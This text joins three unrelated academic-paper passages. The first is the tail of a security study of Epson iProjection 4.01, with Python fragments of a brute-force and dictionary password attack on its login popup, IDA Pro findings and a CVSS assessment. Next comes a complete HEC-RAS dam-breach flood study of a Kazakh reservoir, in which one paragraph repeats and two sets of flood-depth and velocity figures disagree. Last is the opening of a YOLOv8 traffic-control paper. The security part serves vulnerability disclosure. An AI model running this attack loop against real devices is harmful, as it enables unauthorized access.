    if use_dict_attack:
        print("[*] Running dictionary attack...")
        with open(password_file, "r", encoding="utf-8"
errors="ignore") as file:
            for password in file:
                try_password(popup_window,
password.strip())
    else:
        print("[*] Running brute-force attack...")
        for length in range(1, max_length + 1):
            for attempt in itertools.product(chars,
repeat=length):
                try_password(popup_window,
"".join(attempt))
    print("[!] Password not found")
```

Fig. 9. Initialization attack process.

This ensures that the script runs when executed as a standalone program (see Fig. 10).

```
if __name__ == "__main__":
    main()
```

Fig. 10. Standalone program.

C. Reverse engineering analysis

We use IDA Pro to perform a reverse engineering analysis in order to determine why iProjection 4.01 permits an infinite number of password tries, rendering it vulnerable to dictionary and brute-force attacks. Finding out if the application have any rate-limiting features or account lockout procedures following several unsuccessful authentication attempts was our goal.

While analyzing the authentication function, we locate a conditional jump (JZ/JNZ) instruction that determines whether a particular condition is met (see Fig. 11). A crucial MessageBoxA call, which is in charge of showing messages pertaining to authentication, is seen in the IDA Pro screenshot. Notably, the code runs through a number of unconditional branches prior to arriving at this function, ensuring that the execution flow proceeds predictably regardless of the input (correct or erroneous password).

The key observations from our analysis include:

1. No limit on incorrect password attempts – The lack of a counter or delay mechanism allows infinite login attempts.
2. MessageBoxA execution flow – The call to MessageBoxA confirms that failed login attempts do not trigger a security response or delay.
3. Unconditional jumps (JMP) – Instead of restricting further attempts after multiple failures, the program loops back to the password input routine.

Attackers can use dictionary attacks using precompiled wordlists or brute-force attacks by methodically trying every password because rate limitation is not in place. The exploitability of this issue significantly reduces the security of Epson iProjection 4.01, making it vulnerable to unauthorized access.



Fig. 11. Function of message box in IDA PRO.

D. Risk analysis

To assess the security risks associated with the SEIKO EPSON projector vulnerabilities, we employ the Common Vulnerability Scoring System (CVSS) v3.0. Specifically, we analyze CVE-2024-47295, which describes a high-severity authentication bypass vulnerability in the projector's Web Config interface.

Based on the CVSS vector CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, this vulnerability has the following characteristics:

- Attack Vector (AV:N): The vulnerability is exploitable over a network, increasing the risk of remote attacks.
- Attack Complexity (AC:H): A successful exploit requires advanced techniques or specific conditions, reducing the likelihood of mass exploitation.
- Privileges Required (PR:N): No authentication is required, making it accessible to unauthenticated attackers.

- User Interaction (UI:N): No user interaction is needed, increasing the risk of automated attacks.
- Scope (S:U): The impact is limited to the vulnerable system without affecting external components.
- Confidentiality (C:H): Exploiting the vulnerability could expose sensitive information.
- Integrity (I:H): The attacker can modify system configurations, leading to unauthorized control.
- Availability (A:H): The attack could render the system unusable, causing a denial of service.

By leveraging CVSS, we quantify the risks posed by CVE-2024-47295 and demonstrate its potential for unauthorized access, data compromise, and system disruption in SEIKO EPSON projectors. This assessment emphasizes the need for improved security measures and provides mitigation options.

Additionally, this vulnerability presents a reputational risk, especially if exploited during a high-profile event such as a conference or business presentation. A successful attack could disrupt critical communications, damage an organization's credibility, and result in financial and legal consequences.

IV. RESULTS & FINDINGS

The Epson iProjection system had a serious security weakness that allowed the attack to succeed. Through reverse engineering using IDA Pro, we identified that the software does not enforce a limit on the number of password attempts. The disassembly of the executable revealed that the function handling authentication lacks any mechanism to track failed attempts, allowing for unlimited password entry attempts. This makes the system highly susceptible to brute-force attacks and dictionary-based attacks.

The vulnerability is evident in the control flow of the program. As shown in the disassembled code, the function calls MessageBoxA without implementing a conditional lockout mechanism. After several unsuccessful attempts, the program does not stop running; instead, it keeps accepting new password inputs without conditions. Attackers can use automated tools to guess passwords until they find the right one thanks to this vulnerability.

Furthermore, our findings confirm that the **CVE-2024-47295** vulnerability is also present in the system. This vulnerability allows remote attackers to manipulate network traffic, potentially leading to a man-in-the-middle (MITM) attack. In order to obtain unauthorized access, an attacker can extract private authentication information or introduce malicious payloads by intercepting unencrypted communications between the projector and iProjection.

These vulnerabilities demonstrate critical weaknesses in the security architecture of network-connected projectors. Without proper authentication mechanisms, such devices remain exposed to external threats, allowing unauthorized access through simple brute-force techniques and network interception attacks.

The lack of appropriate security measures in the authentication system is confirmed by our findings, which emphasize the necessity of patching the vulnerability with software updates or additional authentication controls like CAPTCHAs or login attempt limits.

V. CONCLUSIONS

This study highlights critical security vulnerabilities in SEIKO EPSON projectors, demonstrating how weak authentication mechanisms can be exploited using brute-force attacks, dictionary attacks, and reverse engineering techniques. Our risk assessment, based on CVSS, confirms that CVE-2024-47295 poses a severe threat to system security by allowing unauthorized access without authentication. The findings underscore the urgent need for manufacturers to implement stronger security controls, such as multi-factor authentication and rate-limiting mechanisms.

Furthermore, beyond technical risks, these vulnerabilities introduce significant reputational risks, particularly in corporate and academic settings where projectors are used for critical presentations. A security breach during an important event could lead to data exposure, system disruption, and financial consequences.

Addressing these vulnerabilities is essential to ensuring the integrity and reliability of CPS and IoT devices. Future research should explore additional security enhancements, including AI-driven anomaly detection and encrypted authentication protocols, to further mitigate these threats.

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Flood Modeling in Politotdelskoye Reservoir, Almaty, Using HEC-RAS

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Abstract* — In recent years, there has been a growing demand for innovative and precise methodologies to analyze and manage dam failures. This study investigates dam breach dynamics and floodwave propagation for the Politotdelskoye Reservoir near Almaty, Kazakhstan at latitude 43.248253 and longitude 76.675238, using HEC-RAS to assess infrastructure resilience and downstream flood risks. The reservoir, a critical water source for irrigation and regional supply, was modeled with high-resolution terrain data (SRTM, ArcGIS) and localized hydrological inputs to simulate unsteady flow behavior under breach scenarios. Key steps included establishing hydraulic connectivity between the reservoir's storage area and a 2D flow domain, configuring boundary conditions (inflow/outflow hydrographs), and refining a computational mesh to capture terrain-driven flow patterns. Dam breach parameters—including breach initiation time (24:00), formation duration (15 minutes), and final width (50 meters)—were calibrated to reflect potential overtopping or structural failure. Unsteady flow simulations incorporated discharge data to model cascading flood impacts downstream. Results revealed a peak velocity of 4.65 m/s at 12:05 hours near the breach, with floodwaters reaching a maximum depth of 7.16 meters by 12:19 hours, inundating 6 km² of adjacent agricultural and residential zones. By integrating geospatial, hydraulic, and hydrological tools, the workflow provides a replicable framework for dam safety assessments and flood preparedness in Central Asia's water-stressed regions.

***Keywords* — Dam Failure, Hydrodynamic Modeling, HEC-RAS, Unsteady Flow, Flood Inundation, Risk Assessment, GIS Integration, Breach Scenarios**

I. INTRODUCTION

The relevance of hydrodynamic modeling of dams and reservoirs has significantly increased under conditions of climate change and the growing frequency of extreme hydrological events. Dam failures, floods, and uncontrolled reservoir filling pose serious dangers to the population, the economy, and the environment [1]. The use of specialized software such as HEC-RAS enables hydraulic engineers, environmental specialists, and water resource managers to effectively design, analyze, and predict water flow behavior. Dams can fail or collapse due to *overtopping*—when water flows over the top of the dam, causing erosion and landslides within the dam body, especially in earthen (embankment) dams. In the event of a dam failure, sudden flooding occurs as water accumulated in the reservoir rushes downstream at enormous flow rates and high speeds [3]. Dam collapse can be caused by overtopping or by the "piping" effect. Overtopping occurs when the reservoir water level exceeds the dam crest height, causing water to flow over the dam crest. "Piping" is a situation in which river water is blocked by the dam and cannot penetrate into the soil along the foundation and the walls of the natural embankment [4].

Several previous researchers have conducted similar studies. For instance, Shahrim and Ros focused on comparing one-dimensional (1D) and two-dimensional (2D) dam-breach simulation models, as well as comparing flood arrival time, water depth, and flow velocity in *piping* and *overtopping* scenarios. Their results showed that, in the case of dam failure due to overtopping, both flood depth and velocity values were higher than in *piping* scenarios [5].

In a study by Bharath, HEC-RAS was used to produce a flood-inundation map and identify the affected areas. The method they employed is a modern computer-based approach to flood modeling, offering higher accuracy and speed compared to traditional methods [6]. Modeling results for a hypothetical breach of the Al-Udhaim dam indicate the possibility of catastrophic flooding, with a powerful flood wave extending up to 100 km downstream. The identified high depths and flow velocities confirm serious threats to the population and infrastructure, underscoring the need for timely planning and implementation of risk-mitigation measures. The use of two-dimensional hydrodynamic models provides a reliable assessment of potential flood zones and serves as a basis for developing more effective water resource management strategies and disaster prevention measures [9].

A study of the Budhigandaki dam breach in central Nepal modeled potential scenarios, revealing serious risks for 671,900 residents, 149,311 buildings, and 3,500 km of roads. The

calculations indicate substantial flow rates (over 650,000 m³/s) and extreme flood depths (up to 212 m), while the time it takes for the flood wave to reach key population centers ranges from 11.3 to 17 hours [10]. GIS-based analysis using a digital elevation model (DEM) effectively identifies suitable dam construction sites in the province of Al-Mikhwah, with dam heights ranging from 5 to 78 m and potential reservoir volumes from 9.8 to 426 million m³. The results highlight the potential of rainfall runoff to address water scarcity, but emphasize that this site-selection method is only a preliminary stage. For a full feasibility assessment, further comprehensive investigations are needed, including geological, seismic, and other engineering aspects [11].

II. Justification of the Research Relevance

A. Key factors confirming the relevance of this work:

1. Increase in hydrological risks. Climate change leads to increased intensity and frequency of extreme precipitation. Inadequate management of dams and reservoirs raises the risk of catastrophic flooding in areas adjacent to these structures.

2. Need to modernize water management systems. In many regions, the infrastructure is outdated both morally and physically; a comprehensive assessment of its reliability and safety is required.

3. Expansion of digital technology capabilities. The development of computing power and specialized GIS solutions (QGIS, ArcGIS, HEC-RAS, etc.) allows for therapid acquisition and processing of large volumes of spatially referenced data, enabling modeling of different scenarios (including dam breach or overflow).

Modeling dam failure not only makes it possible to determine the distribution of flood zones but also provides data on water depth at specific points, flood flow velocity, and the time of flood arrival at a certain location. In this context, the development and improvement of methods for modeling flood processes arising from the failure of hydraulic structures remain highly relevant tasks. The HEC-RAS software (Hydrologic Engineering Center's River Analysis System), developed by the U.S. Army Corps of Engineers' Hydrologic Engineering Center, is widely used for two-dimensional (2D) and one-dimensional (1D) unsteady-state hydrodynamic simulations associated with channel and floodplain flows, as well as for evaluating dam-breach scenarios. HEC-RAS Hydraulic Reference Manual Version 6.5 Exported – March 2024

The relevance of this research is also driven by the need to:

- Improve unsteady flow calculation methods to enhance the accuracy of flood zone prediction.
- Develop scenario-based approaches for assessing risks and consequences of dam breaches.
- Formulate scientifically grounded recommendations to reduce damage from potential emergencies.
- Gather and systematize experience in applying HEC-RAS to solve hydrodynamic modeling tasks for various hydraulic structures under conditions of limited field data.

Thus, modeling in HEC-RAS provides the opportunity to carry out a comprehensive analysis of hydrodynamic processes involving unsteady flow regimes, which is especially important for assessing emergency scenarios and developing plans for flood prevention and remediation. Models created using HEC-RAS serve not only for scientific analysis but also for real-world reservoir management, development of safety measures, and the rapid assessment of threats under extreme precipitation or snowmelt conditions

B. Statement of Purpose and Objectives. Definition of the Research Object and Subject

The purpose of this work is to conduct step-by-step hydrodynamic modeling of a dam and reservoir in the HEC-RAS environment to evaluate water levels, flow velocities, and possible breach scenarios, as well as to analyze the model's stability under unsteady flow. The Politotdelskoye reservoir in the village of Zhalpaksay in the Almaty region has been selected as the research object, and HEC-RAS 6.5 as the software tool. This will allow generation of a flood-inundation map and determination of the areas affected.

To achieve this goal, the following tasks must be accomplished:

- Prepare input data (create a new HEC-RAS project with correct georeferencing in Zone 43N and develop a digital elevation model based on SRTM data [2]);
- Configure the model geometry (add web imagery to RAS Mapper and create a geometry file for the reservoir and dam areas);
- Configure the hydraulic structures and computational mesh (refine the dam parameters, set breach scenarios, and generate the 2D Flow Area);
- Specify and run the unsteady flow simulation (input Unsteady Flow Data, define boundary conditions, and analyze results);
- Validate the calculations, assess the flood-depth distribution maps, velocities, water levels, check solution stability, and prepare an interim report with conclusions and recommendations.

The research object is the complex of hydraulic structures (dam and reservoir) located in the study area, as well as flood processes during operation or potential accidents. The research subject is the two-dimensional hydrodynamic model in the HEC-RAS environment, capable of reproducing nonstationary flow regimes that account for partial or complete dam failure.

Research Stages

The work was carried out in several main stages, each aimed at specific goals and implying the use of appropriate HEC-RAS tools:

1. Data collection and preparation (digital elevation model, web imagery map, projection files).
2. Project creation and configuration in HEC-RAS: choosing the projection, creating the Terrain, adding background maps, and creating the geometry file.
3. Development of the hydraulic structure (DAM Structure): defining the two-dimensional flow area (2D Flow Area) and generating the computational mesh (Mesh).
4. Specification of reservoir characteristics (Storage Area) and dam parameters, including breach scenarios (Breach).
5. Unsteady flow setup (Unsteady Flow Data) and boundary conditions (Boundary Conditions): specifying the necessary hydrographs.
6. Conducting unsteady flow simulations (Run Unsteady Flow Analysis) and analyzing the results.
7. Verification of calculations: checking the computation log, analyzing model stability, identifying and fixing issues.
8. Preparation of final materials: summarizing results and compiling an interim report.

C. *Abbreviations and Acronyms*

1D – *One-Dimensional*
2D – *Two-Dimensional*
ArcGIS – *Brand name by Esri*
BC Lines – *Boundary Condition Lines* (HEC-RAS terminology)
DEM – *Digital Elevation Model*
DGED – *Defense Gridded Elevation Data*
DSM – *Digital Surface Model*
EGM2008 – *Earth Gravitational Model 2008*
EPSG – *European Petroleum Survey Group*
ESA – *European Space Agency*
GIS – *Geographic Information System*
GLO-30 – *Copernicus Global 30-meter (DEM)* (referenced as "Copernicus GLO-30 Digital Elevation Model")
HEC-RAS – *Hydrologic Engineering Center's River Analysis System*
prj – *(File extension for a projection file in GIS)*
QGIS – *Quantum GIS* (open-source GIS software)
RAS – *River Analysis System* (the "RAS" part of HEC-RAS)
SA/2D Connection – *Storage Area/2D Connection* (a specific HEC-RAS feature/tool)
SRTM – *Shuttle Radar Topography Mission* (NASA)
WGS84 – *World Geodetic System 1984*Units

III. HEC-RAS Model Development

A. *Data collection and processing*

The work was carried out using HEC RAS version 6.7. The software and source data (the SRTM digital elevation model and the shapefile with the gauging station coordinates) were obtained using the links provided in the description.

The following parameters were utilized to extract and process the Digital Elevation Model (DEM) data for the specified study area:

Horizontal Coordinates: WGS84 [EPSG: 4326]
Vertical Coordinates: WGS84 (EGM96 GEOID)
Data Selection Coordinates:
X_{min} = *76.6610183705343*
Y_{min} = *43.22641836041626*
X_{max} = *76.7063369740499*
Y_{max} = *43.283828761612256*
Units: degree
Selection area: 26 km^2.
Select Data Output Format:GeoTiff

In the course of developing the HEC-RAS project, all essential steps required for the configuration of the project were successfully completed, including the incorporation and verification of critical spatial datasets. The steps undertaken are detailed below:

1. Configuration of the Coordinate System (.prj File): The project setup was initiated by importing the 32643.prj file (Fig.1.) for Kazakhstan region which was obtained from https://spatialreference.org/ref/?search=32643 associate d with the shapefile for the study area. This process established the geospatial projection for the project in RAS Mapper. The successful configuration of the projection ensured accurate alignment and integration of all geospatial datasets required for the modeling process.



Fig.1. Importing the 32643.prj file

2. Importation of the Digital Elevation Model (DEM): Following the coordinate system setup, I imported the digital elevation model (DEM) from the output_hh.tif file. The raster data was successfully loaded into the RAS Mapper environment, where it was correctly visualized and associated with the geometric data through the Manage Geometry Associations tool. This raster file was obtained from https://opentopography.org/ Shuttle Radar Topography Mission (SRTM GL1) Global 30m (Fig.2.)

Fig.2. Importation of the Digital Elevation Model (DEM)

Further practical step-by-step activities include setting up and verifying a sequential model in HEC-RAS. This process includes creating a new project, loading terrain data, configuring web imagery, and establishing the geometry file.
The first phase of the workflow focused on creating a new project in HEC-RAS and loading terrain data. The primary objectives for this phase were to initialize the project in the HEC-RAS environment, set up spatial referencing using Zone 43N, and create a digital terrain model (DTM) from SRTM data. To begin, a new project was created by navigating to File → New Project in HEC-RAS. The projection file 32643.prj (Zone 43N) was selected in RAS Mapper to ensure proper spatial referencing. Next, the elevation data (output_SRTMGL1) was loaded into the project, and a digital terrain model was generated by selecting Terrain → Create a New RAS Terrain (Fig.3.).



Fig.3. New Project in HEC-RAS

The imported data and coordinates were visually inspected to confirm their correctness. As a result, a foundational setup for modeling was established, including a properly georeferenced working project and a digital terrain model.
The second phase involved configuring web imagery and creating the geometry file. The goals for this phase included adding web imagery in RAS Mapper, adjusting its transparency in combination with the ArcGIS map, and creating the initial geometry file, which included defining the perimeter of the 2D flow area and the reservoir zone. To achieve this, web imagery was added as a background layer by navigating to Map Layers → Add Web Imagery in RAS Mapper. The transparency of the web imagery was adjusted to 77% to ensure optimal visibility when overlaid with the ArcGIS map (Fig.3.). Following this, a new geometry file was created by selecting Geometric Data → New Geometry File, and the perimeter of the 2D flow area and the storage area were defined within the geometry file. This process resulted in a clear cartographic foundation, which simplifies subsequent steps in marking and adjusting model parameters (Fig.5.). By following these steps, the project was successfully initialized with proper georeferencing, a digital terrain model, and a clear cartographic base.

Fig.4.Adding map layer



Fig.5. 2D flow area and the storage area

B. Configuring the Model's Hydraulic Elements

The configuration of the model's hydraulic elements began with establishing the dam as the central hydraulic structure. Using the SA/2D Connection tool in HEC-RAS, the dam's location was integrated to ensure hydraulic continuity between the reservoir (storage area) and the downstream 2D flow area. Key parameters such as crest elevation, spillway dimensions, and operational rules were defined to reflect the dam's real-world behavior. Boundary Condition Lines (BC Lines) were then strategically placed at inflow and outflow points, such as upstream river channels and spillways, to represent hydrological inputs like discharge hydrographs or stage-time data. These BC Lines ensure the model accurately simulates water movement into and out of the system.
Following this, the two-dimensional flow area (2D Flow Area) was delineated to define the computational domain for hydrodynamic simulations. A terrain-adaptive computational mesh was generated, with refined cell sizes near the dam and hydraulic structures to capture complex flow patterns, while coarser cells were used in less dynamic areas to balance accuracy and computational efficiency. The mesh incorporated SRTM elevation data to ensure topographic fidelity.
To refine reservoir characteristics, the Storage Area parameters were updated using elevation contours and bathymetric data. The Volume-Elevation relationship was established using the *Plot Volume-Elevation* tool, generating a curve that links water surface elevation to reservoir storage capacity (Fig.6.). This curve was validated against historical operation data or

bathymetric surveys to ensure reliability. Simultaneously, ArcGIS was leveraged to measure the dam's geometric properties, including its length, crest width, and embankment slopes. Discrepancies in dam geometry were resolved by cross-verifying ArcGIS measurements with as-built engineering drawings, ensuring alignment between spatial data and real-world infrastructure.



Fig.6. The Volume-Elevation relationship

The next phase focused on configuring hydraulic connections and dam breach scenarios to enable realistic failure simulations. Using the SA/2D Connection tool, a hydraulic link was established between the Storage Area (reservoir) and the 2D Flow Area, ensuring overflow dynamics were accurately represented. Key weir parameters—such as crest elevation, length, and overflow characteristics—were defined in the Storage Area Connection Weir Data to govern water exchange between the reservoir and downstream domain. To simulate dam failure events, breach parameters were configured in the Breach Data module, including breach start time, formation duration (time for the breach to fully develop), and final breach width. These settings allow the model to dynamically simulate progressive dam failure, such as gradual erosion or sudden structural collapse, over the simulation period.

Subsequently, the sixth phase centered on setting up unsteady flow conditions to model time-dependent hydrological processes. Hydrological data from Kazhydromet for the Balkhash-Alakol basin (hydro-post GP-14223) was integrated into the model, providing time-varying discharge values (flow volumes per second) for the inflow hydrographs (Fig.7.).



Fig.7. Discharge values

In the Unsteady Flow Data editor, the simulation period and computational time step were defined to align with the temporal resolution of the input data. Boundary conditions were refined by assigning Flow Hydrograph and Stage Hydrograph types to the pre-placed BC Lines, representing inflows and water level fluctuations. A Lateral Inflow Hydrograph was added to simulate tributary contributions or direct runoff, with discharge values entered as time-dependent inputs (Fig.8.).


Fig.8. Lateral Inflow Hydrograph

The final phase involved executing the unsteady flow simulation to analyze dynamic hydraulic behavior. Using the configured Plan File, the Unsteady Flow Analysis was initiated by selecting the computational plan and running the simulation via the Compute command. During the calculation, the model solved the Saint-Venant equations iteratively to simulate time-dependent flow propagation, reservoir filling, and dam breach effects. Following the initial run, the Computation Log was scrutinized for errors or warnings, such as numerical instabilities or convergence issues. Common adjustments included refining the computational time step, smoothing mesh transitions, or revising boundary condition inputs. After recalibrating parameters and rerunning the simulation, a stable solution was achieved.

The results provided critical outputs, including time-varying water surface elevations, flow velocities, and flood extent maps, which were visualized directly in RAS Mapper. The floodplain maps revealed maximum inundation depths of up to 10 meters near the dam breach zone, with flow velocities ranging from 5 to 10 m/s in steep, constricted channels, tapering to lower velocities (<2 m/s) in flatter, floodplain areas. This velocity gradient reflects the influence of terrain roughness and slope on floodwave propagation (Fig.9.). For instance, high-velocity zones correlated with steep downstream valleys, while slower flows occurred in expansive, low-gradient regions where water spreads laterally (Fig.10.).


Fig.9. Water surface elevations, flow velocities, and flood extent



Fig.10. Water spreading

The final phase involved executing the unsteady flow simulation to analyze dynamic hydraulic behavior. Using the configured Plan File, the Unsteady Flow Analysis was initiated by selecting the computational plan and running the simulation via the Compute command. During the calculation, the model solved the Saint-Venant equations iteratively to simulate time-dependent flow propagation, reservoir filling, and dam breach effects.

Following the initial run, the Computation Log was scrutinized for errors or warnings, such as numerical instabilities or convergence issues. Common adjustments included refining the computational time step, smoothing mesh transitions, or revising boundary condition inputs. After recalibrating parameters and rerunning the simulation, a stable solution was achieved.

The results provided critical outputs, including time-varying water surface elevations, flow velocities, and flood extent maps, which were visualized directly in RAS Mapper. The floodplain maps revealed a total inundated area of 6 km², with maximum inundation depths of 7.16 meters observed at 12:19 hours in low-lying zones downstream (Fig.11.). Flow velocities peaked at 4.65 m/s at 12:05 hours near the breach location, aligning with the rapid initial release of reservoir storage (Fig.12.). As the floodwave propagated downstream, velocities decreased progressively due to energy dissipation across the expanding flow area and increasing channel roughness—a trend consistent with hydraulic theory. For instance, velocities dropped to below 2 m/s in distal floodplain regions, where the terrain slope flattened and lateral spreading dominated.



Fig.11. Inundation depths



Fig.12. Flow velocities

IV. Conclusion

The HEC-RAS modeling framework successfully simulated dam breach dynamics and unsteady flood propagation, providing actionable insights for risk assessment and emergency planning. Key findings include a peak flow velocity of 4.65 m/s at 12:05 hours near the breach, followed by a maximum flood depth of 7.16 meters at 12:19 hours, inundating 6 km² of downstream areas. These results highlight the rapid initial surge and subsequent energy dissipation as floodwaters spread across varying terrain. The integration of geospatial tools (ArcGIS, RAS Mapper) and hydrological data (Kazhydromet) ensured spatial and temporal accuracy, while iterative calibration resolved computational instabilities, validating the model's reliability.

The study underscores the importance of high-resolution terrain data and scenario-based modeling for infrastructure resilience. By linking reservoir storage behavior (via the Volume-Elevation curve) to breach mechanics and boundary conditions, the model effectively replicated real-world hydraulic interactions. Future work should expand to probabilistic failure scenarios and incorporate LiDAR data for finer mesh resolution. These outcomes not only inform immediate emergency strategies—such as evacuation routes and infrastructure reinforcement—but also establish a scalable framework for climate-adaptive water management in regions facing increasing hydrological extremes.

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Development of an ML model for traffic jam management

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***Abstract*—Urban traffic congestion remains a critical issue due to inefficiencies in static traffic signal control systems. This paper introduces an adaptive traffic control framework combining real-time vehicle detection with the application of YOLOv8 and dynamic signal timing optimization. The YOLOv8 model was trained with a custom data-set of 6,398 annotated traffic images with a vehicle detection performance of 90% mean average precision (mAP). The optimal green signal durations are calculated by the system based on vehicle density and type for each lane with the constraints of 10–60 seconds. A Pygame-based simulator compared the performance of four scenarios: static timing with equal/prioritized lanes and adaptive control with equal/prioritized lanes. The simulation run results of 40 (3 minutes each) revealed a 7–10% reduction in average waiting time and a 12% increase in the number of served vehicles for the adaptive scenarios compared to static systems. The combination of computer vision and machine learning presents a scalable solution for reducing traffic congestion in smart cities.**

***Index Terms*—Adaptive traffic control, YOLOv8, machine learning, traffic simulation, congestion management**

I. Introduction

Urban traffic congestion costs cities billions annually in lost productivity and environmental damage. Traditional traffic lights, operating on fixed schedules, fail to adapt to real-time demand, exacerbating delays during peak hours. Emerging technologies like computer vision and reinforcement learning offer solutions, but gaps persist between detection, prediction, and control.

This work bridges two critical gaps:

- **Detection-prediction disconnect**: Existing systems often prioritize either real-time detection or predictive analytics but lack integration.
- **Simulation-to-reality barriers**: Many AI-driven models are validated only in idealized environments, ignoring real-world complexities.

Our contributions include:

- A **YOLOv8-based detection module** achieving 90% mAP on a custom dataset.
- A **dynamic signal control algorithm** that weights vehicle types (cars, buses, trucks) for green time allocation.
- A **Pygame simulator** replicating diverse traffic scenarios, enabling empirical validation.

II. Background and Literature Review

A. Adaptive Traffic Signal Control

